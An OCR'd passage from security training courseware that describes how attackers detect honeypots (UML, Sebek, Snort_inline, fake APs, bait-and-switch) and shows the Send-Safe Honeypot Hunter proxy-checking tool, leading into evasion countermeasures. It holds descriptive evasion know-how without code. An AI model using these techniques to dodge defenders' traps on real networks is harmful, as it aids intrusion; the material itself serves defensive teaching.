


Figure 12.78: Response to SYN request by normal computer vs. Honeyd Honeypot


- **Detecting the presence of User-Mode Linux (UML) Honeypot**: User-Mode Linux is an open-source software under GNU, which is used to create virtual machines and is efficient in deploying honeypots. Attackers can identify the presence of UML honeypots by analyzing files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, which contain UML-specific information.
- **Detecting the presence of Sebek-based Honeypots**: Sebek is a server/client-based honeypot application that captures the rootkits and other malicious malware that hijacks the read() system call. Such honeypots record all the data accessed via reading () call. Attackers can detect the existence of Sebek-based honeypots by analyzing the congestion in the network layer, as Sebek data communication is usually unencrypted. Since Sebek logs everything that is accessed via reading () call before transferring to the network, it causes the congestion effect.
- **Detecting the presence of Snort_inline Honeypot**: Snort_inline is a modified version of Snort IDS that is capable of packet manipulation. It can rewrite rules in the iptables and is mainly used in GenII (2nd generation) honeynets to block known attacks and avoid attacker bouncing. Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, it might look like a black hole to an attacker, and when the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.
- **Detecting the presence of Fake AP**: Fake access points are those that create fake 802.11b beacon frames with randomly generated ESSID and BSSID (MAC address) assignments. Fake access points only send beacon frames but do not produce any fake traffic on the access points, and an attacker can monitor the network traffic and quickly note the presence of fake AP.
- **Detecting the presence of Bait and Switch Honeypots**: Bait and switch honeypots actively participate in security mechanisms that are employed to respond quickly to incoming threats and malicious attempts. They redirect all malicious network traffic to a honeypot after any intrusion attempt is detected. An attacker can identify the presence of such honeypots by looking at specific TCP/IP parameters such as the Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp.



Honeypot Detection Tools: Send-Safe Honeypot Hunter

- Send-Safe Honeypot Hunter is a tool designed for checking **lists of HTTPS and SOCKS proxies** for "honey pots“

Features:

1. Checks lists of **HTTPS**, **SOCKS4**, and **SOCKS5 proxies** with any ports
2. Checks **several remote or local proxylists** at once
3. Can upload **"Valid proxies"** and **"All except honeypots"** files to FTP
4. Can process **proxylists** automatically every specified time interval
5. May be used for **usual proxylist** validating as well

Send-Safe Honeypot Hunter 3.2.28 --- DEMO

Proxylists to check: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\text.txt

Output
☑ Valid proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\goc
☑ Failed proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\faile
☑ Honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\hor
☑ All exept honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMI

Options
☐ Use proxies:
Number of threads: 50
Connection timeout: 15
Number of retries: 1
Listener IP: 192.168.0.244 ☐ remote
Client IP: 192.168.0.244 ☐ remote
SMTP Port: 25
☐ RBL Check: list.dsbl.org
☐ Save working proxies (before RBL check) to:
☐ Check RBL first
☐ Write log to file
Log level: 0 - No Logging
☐ Check proxylist every 30 minutes
☐ Restart after check
Proxy type: AUTO

Elapsed time: 0.00.00
Started: N/A


LO#08: Explain IDS/Firewall Evasion Countermeasures

IDS/Firewall Evasion Countermeasures

The previous sections discussed various tools and techniques used by attackers to bypass network security perimeters such as IDS, firewalls, and honeypots to enter target networks. It is necessary to deploy and configure these security mechanisms securely to avoid attacks. This section thus discusses various countermeasures and best practices for hardening such network security perimeters.



